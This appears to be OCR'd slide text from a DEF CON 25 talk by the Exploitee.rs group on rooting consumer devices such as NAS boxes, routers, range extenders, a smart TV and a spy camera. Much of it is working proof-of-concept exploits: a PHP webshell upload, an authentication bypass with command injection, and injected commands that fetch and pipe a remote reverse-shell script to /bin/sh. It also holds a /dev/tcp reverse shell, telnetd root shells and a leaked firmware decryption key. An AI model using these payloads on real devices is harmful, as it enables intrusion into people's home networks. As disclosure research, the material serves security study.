
POC:

printf "<?php echo system(\$_GET['cmd']); ?>" > /tmp/phpshell.php

curl -v "http://<IP>/web/jquery/uploader/multi_uploadify.php?folder=/var/www/" -F "Filedata[]=@/tmp/phpshell.php"

http://DC25.Exploitee.rs

WD MyCloud Arbitrary File Upload POC



http://DC25.Exploitee.rs

WD MyCloud Authentication Bypass

```
Usage: wto [parm]
-h          help
-n          user name
-i          ip address
-s          set timeout
-g          get timer
-c          check timeout
-r          reset timer
-a          remove all
-x          del timeout item
-z          show all
-d          del user
```

- WD MyCloud uses the following to determine if a user is logged in:
  - User's IP
  - Session timeout
  - 1 "isAdmin" cookie
  - 1 "username" cookie
- PHP scripts use exec calls to the wto binary to create a time based local "session" for the user.
- CGI binaries also use wto to update local "session" info for the user

WD MyCloud Authentication Bypass

- Network_mgr.cgi performs the following:
  - Checks if "cmd" GET variable is "cgi_get_ipv6"
  - Checks if "flag" GET variable is "1"
  - Resets the "wto" timeout and ip for the admin user
  - Checks if admin is logged in

The "wto" timeout and ip are reset prior to authenticating user!

This results in the device effectively logging the user in, then displaying a "404" error.

/cgi-bin/network_mgr.cgi

```
cgiFormString("cmd", &v86, 64LL);
cgiFormString("flag", &flag, 8LL);
cgiFormString("name", &v87, 64LL);
cmd_var = "cgi_get_ipv6";
cmd_var_len = 13LL;
cmd = &v86;
do
{
  if ( !cmd_var_len )
    break;
  v0 = *cmd++ == *cmd_var++;
  --cmd_var_len;
}
while ( v0 );
if ( v0 && (_WORD)flag == '1' )
{
  getpwuid_var = getpwuid(0x1F4u);
  if ( getpwuid_var )
  {
    cmd = getpwuid_var->pw_name;
    strcpy((char *)&pw_name, getpwuid_var->pw_name);
  }
  wto_delTime(&pw_name, cmd);
  user_ip = cgiRemoteAddr;
  wto_setTime(&pw_name, cgiRemoteAddr);
  if ( (unsigned int)kindaAuth(&pw_name, user_ip) != 1 )
    goto LABEL_7;
}
else if ( (unsigned int)kindaAuth(cmd_var, cmd) != 1 )
{
LABEL_7:
  sub_401DC0((unsigned __int64)"404cmd=[%s][%s] ret=[%d]\n");
```

http://DC25.Exploitee.rs

WD MyCloud Authentication Bypass + Root

- WD did not fix previously released post-auth RCE vulns.
- Any post auth from our wiki can be used.
- 70 RCE's to choose from
  - Now all pre-auth

POC:

curl -v "http://192.168.86.104/cgi-bin/network_mgr.cgi?cmd=cgi_get_ipv6&flag=1"

curl -i "http://192.168.86.104/web/dsdk/DsdkProxy.php" --data "';id;'" --cookie "isAdmin=1;username=admin"


http://DC25.Exploitee.rs

Vudu Spark


- "Vudu" Media Streaming Stick
- Only available from Walmart
- Provides VUDU streaming service

Vudu Spark

Top



Bottom



57600 8n1 UART root shell!

http://DC25.Exploitee.rs

Amazon Tap

- Portable WiFi + Bluetooth Speaker
  - With Alexa
- Always online, always listening
- 9 hour battery
- Secure Boot
  - Unlike the Echo or Dot


http://DC25.Exploitee.rs

Amazon Tap Teardown

- Freescale MX6
  - Secure Boot implemented in U-Boot
- Boots from eMMC Flash
- So much glue
- Full Teardown, expose the board

Amazon Tap UART


- UART
  - U-Boot – Output, no shell
  - Kernel – Also no shell
- TM30/TM26 - TX/RX
- But how can we execute code?
- Ground the Flash!



http://DC25.Exploitee.rs

Amazon Tap Flash Grounding

- Lower Resistor next to TP27
- Ground during boot
- Drops to U-Boot Shell
  - Defeats the timeout
  - Can't read environment variables
- Write to memory and execute



http://DC25.Exploitee.rs

CHANGE PLACES!

http://DC25.Exploitee.rs

QNAP NAS TS-131

- Network Attached Storage device
  - Multiple models

QNAP NAS TS-131 Transcoding Service

$ lsof –I

mytransco 8645 admin 6u IPv4 26431 0t0 TCP *:9251 (LISTEN)

$ netstat –aen

tcp 0 0 0.0.0.0:9251 0.0.0.0:* LISTEN

$ ps aux

8645 admin 3816 S /usr/local/medialibrary/bin/mytranscodesvr -s -u -debug –db /share/CACHEDEV1_DATA

QNAP NAS TS-131 Filtering

"rmfile" case statement

```
case 1:
  D_INFO("handling rmfile\n");
  D_INFO("filename = %s\n", (char *)&recv_buff + 4);
  memcpy(&dest, &recv_buff, 0x2450uLL);
  D_INFO("remove file: %s from transcoding database.\n", &v164);
  v80 = removeFileFromDatabase(&v164, &g_newDB);
  goto LABEL_6;
```

Call to system() and StringConvert2SystemCmdFilename

```
sprintf(v1, "%s%s/%s.transcoding", v3, ".@__thumb/transcode", v3 + 128);
if ( remove(v1) )
  fprintf(stderr, "[%s:%d] reomve %s fail\n", "MyTranscodeSvr.c", 697LL, v1);
strcpy(v1, src);
if ( (unsigned int)StringConvert2SystemCmdFilename((__int64)v1, (__int64)src) )
  puts("StringConvert2SystemCmdFilename() failed.");
sprintf(v2, "%smymediadbcmd TranscodeStatus %s 0", g_pWorkingPath, v1);
return system(v2);
```

- Transcoding service
  - Listens on TCP port 9251
  - Service runs as root
  - Accepts commands to transcode files
    - Command "rmfile" is vulnerable to a command injection
      - Sanitization routine filters most unsafe characters
        - Except vertical pipe!
      - Spaces are filtered
        - Use tabs between arguments
- Filters: 0x20 ! $ & 0x39 , ; = [ ] ^ ` { } %
  - Doesn't filter | or \

http://DC25.Exploitee.rs

QNAP NAS TS-131

Sending a message to the transcoding server with command id 0x01, starting/ending with a pipe, and a tab delimited command results in RCE as root

Command ID Null Terminated Payload

Syntax: (0x01 0x00 0x00 0x00)(/ | COMMAND | 0x00)

POC:

printf "\x01\x00\x00\x00/|curl\t-s\t-k\thttp://123.45.56.78/reverseshell.sh|/bin/sh|\x00" | nc 123.123.123.123 9251

http://DC25.Exploitee.rs

Belkin N300 WiFi Range Extender

- WiFi Range Extender
- Plugs in, extends WiFi
- Hardware root
  - UART interface will drop to a root shell after the device completes booting

Belkin N300 WiFi Range Extender

- Remote Root
- setting_hidden.asp
  - Multiple form parameters are passed to a shell without sanitization
- Possible to inject an OS command
- Runs as root

Belkin N300 WiFi Range Extender Exploit

- Limited set of commands on the box via busybox
- Wget, ping
  - No netcat, telnet, telnetd, etc
- Command executes as root
- curl -i -s -k -X 'POST' -H 'Referer: http://192.168.206.1/setting_hidden.asp' -H 'Content-Type: application/x-www-form-urlencoded' --data-binary $'location_page=setting_hidden.asp&arc_action=vl_wizard_sel_ap&wl_ssid=">/dev/null ;wget 10.0.0.1; echo "AAAA&wl_ssidforfile=BBBB&wl_seckey=CCCC&wl_seckeyforfile=DDDD&action=SetPassWord&formHiddenSSID=formHiddenSSIDpage&submit-url-ok=setting_checkpassword.asp&hidden_sectype=020&wl_rssi=ZXZX&wl_ssid_field=EEEE&key=FFFF&sec=wpa2a&bHiddenAP=1' 'http://192.168.206.1/goform/formBSSetSitesurvey'

http://DC25.Exploitee.rs


Netgear WN3000RP WiFi Extender

- The Netgear WN3000RP
- WiFi range extender
- Runs OpenWRT KAMIKAZE on MIPS32.
- "Move around with your mobile devices and keep them connected by giving your existing WiFi coverage a boost."

http://DC25.Exploitee.rs

Netgear WN3000RP WiFi Extender HW Root

- The UART interface is located on the top right of the board, and runs at 57600, 8n1
- After booting, a root shell is executed on the UART TTY.
- A telnet daemon can be launched by executing '*/usr/sbin/telnetd &*'



http://DC25.Exploitee.rs

Netgear WN3000RP Wifi Extender Login

```
  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
-----------------------------------------------------
 KAMIKAZE (bleeding edge, r18571) ------------------
   * 10 oz Vodka       Shake well with ice and strain
   * 10 oz Triple sec  mixture into 10 shot glasses.
   * 10 oz lime juice  Salute!
-----------------------------------------------------
root@WN3000RPv3:/# id
uid=0(root) gid=0(root)
```

http://DC25.Exploitee.rs

Linksys WRT1200AC

- Linksys WRT1200AC
  - Two external antennas, 1.3GHz dual-core ARM, Wireless-AC
- Firmware Version: 1.0.5.177401

Linksys WRT1200AC

- Post auth exploit:
  - Post authentication root via arbitrary file access due to improper sanitization of path field in media sharing setup. Sanitization takes place on client side, not enforced server side.
- The following curl command is a Proof of Concept which demonstrates creating a file share at /.

Linksys WRT1200AC Exploit

- curl -i -s -k -X 'POST' -H 'User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0' -H 'Content-Type: application/json; charset=UTF-8' -H 'X-JNAP-Action: http://linksys.com/jnap/storage/CreateFTPFolder' -H 'Expires: Fri, 10 Oct 2013 14:19:41 GMT' -H 'X-JNAP-Authorization: Basic <BASE64 CREDS>' -H 'X-Requested-With: XMLHttpRequest' -H 'Referer: http://192.168.1.1/ui/1.0.99.177401/dynamic/home.html' -b 'initial-tab=; visited-index=true; ui-language=en-US; modelNumber=WRT1200AC; smartmap-filter-values=computer%2Cmobile%2Cprinter%2Cother%2Clan%2CwirelessTwo%2CwirelessFive%2CwirelessFive-2; smartmap-filter-set=online-network; admin-auth=Basic%20<BASE64 CREDS>; current-applet=A2DB16C0-59B9-4C79-9BF2-E5A3A307F9C1' --data-binary $'{\"name\":\"HAXHAXHAX\",\"partitionName\":\"/dev/sda1\",\"path\":\"/../../../../../../\",\"isReadOnly\":false,\"groupsWithPermission\":[\"testuser\",\"admin\"]}' 'http://192.168.1.1/JNAP/'

LG BPM350

- Blu-ray Disc Player with Streaming Services and Built-in Wi-Fi

http://DC25.Exploitee.rs

LG BPM350 Pandora Application

- LG BP350 includes the Pandora Internet Radio App which
- Launcher script for Pandora checks against USB mapped paths for scripts before checking for local copy
- Create a script named PandoraApp
- Placing it in the root of a flash drive
- Plug it into the set top box, launch Pandora

- Executes the script - with root privileges.

LG BPM350 Exploit

- The following command will add a file to a flash drive, spawn a reverse TCP shell when run on the player, and execute the Pandora app normally.

- `printf "/bin/bash -i >& /dev/tcp/192.168.100.126/4444 0>&1; /usr/local/bin/pandora/PandoraApp -qws -display directfb;" > /path/to/flashdrive/root/PandoraApp`

D-Link DCS-936L

- The DCS-936L HD Wi-Fi Camera
- Wide angle lens
- Super HD 720p Quality.
- The built-in night vision, motion and sound detection

- Version: 1.02.01

http://DC25.Exploitee.rs

D-Link DCS-936L Decryption Routine

- Encrypted Firmware – how is it decrypted?
  - With Openssl, of course

...

```
mov       r0, r3       ; argument #1 for method sprintf@PLT
ldr       r1, = 0x94f88 ; 0x40128,"openssl enc -d -aes-128-cbc -k \\\"%s\\\" -nosalt -in db.xml.export.aes -out
db.xml.export  >/dev/null 2>/dev/null", argument #2 for method sprintf@PLT
ldr       r2, [fp, #-0x1c]
bl        sprintf@PLT
sub       r3, fp, #0x3f0
mov       r0, r3
bl        system@PLT
```

D-Link DCS-936L Firmware Decryption

- Firmware Update Decryption:
  - openssl aes-128-cbc -k "s7.303%_4&%&oj9e" -nosalt -d -in update.aes -out "update" || exit
  - openssl aes-128-cbc -k "s7.303%_4&%&oj9e" -nosalt -d -in update.bin.aes -out "update.bin" || exit

- Yes, the key is "s7.303%_4&%&oj9e" (no quotes)

D-Link DCS-936L Command Injection

- Post authentication root via arbitrary command injection due to improper sanitization of the SSID field in the wifi configuration form.
- `curl -i -s -k -v -X 'POST' -H 'Host: 10.255.255.1' -H Referer: http://10.255.255.1/eng/admin/adv_wireless.cgi -H 'Cookie: language=eng; usePath=null' -H 'Authorization: Basic <CREDS>' --data 'wireless=1&security=0&encryption=0&wirelessBox=on&ssid=a;telnetd%20-l%20/bin/sh %26;SSID=&mode=0&optSecurity=0&optEncryption=TKIP&key=&extAntenna=0&channel=6' 'http://10.255.255.1/eng/admin/adv_wireless.cgi'`


http://DC25.Exploitee.rs

Lutron L-BDG2-WH Caseta Smart Bridge

- Home Automation Smart Bridge
- Controls up to 50 devices
  - Lights, Thermostats, Dimmers etc

Lutron L-BDG2-WH Caseta Smart Bridge UART

- Features an unlabeled UART interface
- Drops to a root shell...
- Digging around the filesystem and app, private ssh keys for communication with box and external server



http://DC25.Exploitee.rs

CHANGE PLACES!


http://DC25.Exploitee.rs

Vizio P602UI TV

- 4K Smart TV
  - HDCP 2.2, Full Array Backlit LED
- Sigma SOC
  - Utilizes Sigma SDK
- Yahoo Smart TV
  - Nobody uses this anymore
  - Why was this even a thing?

Vizio P602UI TV eMMC Reading

- First attempt – Read the eMMC
  - Buy a board on ebay
  - Power board
  - Dump eMMC
    - See our Blackhat 2017 talk!
  - From here, examine the filesystem
    - Also added persistent code to start telnet, rooted via hardware



http://DC25.Exploitee.rs

Vizio P602UI TV User Manual

- TV has a HTML User Manual, opened via the "hidden" Opera Browser
- User Manual has an update procedure
- User Manual downloads a tar file, uses gpg for signing
  - No good vector
- But how does it download?

```
<script>
    sigma.exec("wget https://....");
</script>
```

Vizio P602UI TV Custom Apps

- Code can be executed through the hidden web browser
- Shared Library has a whitelist of allowed domains
  - Earlier included amazon.com, netflix.com, localhost, and more
  - Current version is considerably more limited
- Let's try something local, but how?
  - With a custom "app"
  - Web interface to upload apps to Yahoo servers, then download them to TV

Vizio P602UI TV Exploit

- App can open a webpage on the local filesystem
  - Not documented, but works

```
URL=file://rw_data/yahoo/data/Widgets/Installed/5.com.exploiteers.1.widget/Contents/vizio.html
```

- Custom HTML page contains

```
<script>
var sigma = new SigmaBridge();
sigma.exec("/bin/busybox telnetd -l/bin/sh -p1337");
</script>
```

- Launch the app... Root shell on port 1337!

http://DC25.Exploitee.rs

AOBO Hidden Spy Camera 720P

- So I'm totally James Bond
  - Really looks like me too, right?
- I want to spy on someone
- Clearly the $20 AOBO Spy Camera is the way to go!

http://DC25.Exploitee.rs

AOBO Hidden Spy Camera 720P

- Turn it on, creates a WiFi AP
  - No target would ever find this
- WiFi AP doesn't need a password
  - Ok…
- nmap

```
Nmap scan report for 192.168.0.1
  Host is up (0.019s latency).
  Not shown: 997 closed ports
  PORT     STATE SERVICE
  21/tcp   open  ftp
  23/tcp   open  telnet
  6789/tcp open  ibm-db2-admin
  MAC Address: 02:E0:4C:60:3B:0B
  (Unknown)
```

http://DC25.Exploitee.rs

AOBO Hidden Spy Camera 720P

- Telnet and FTP
  - Well, maybe there is at least a username and password?
- Username – Yes
- Password – No

```
$: telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


anyka login: root
welcome to file system
[root@anyka ~]$
```

http://DC25.Exploitee.rs

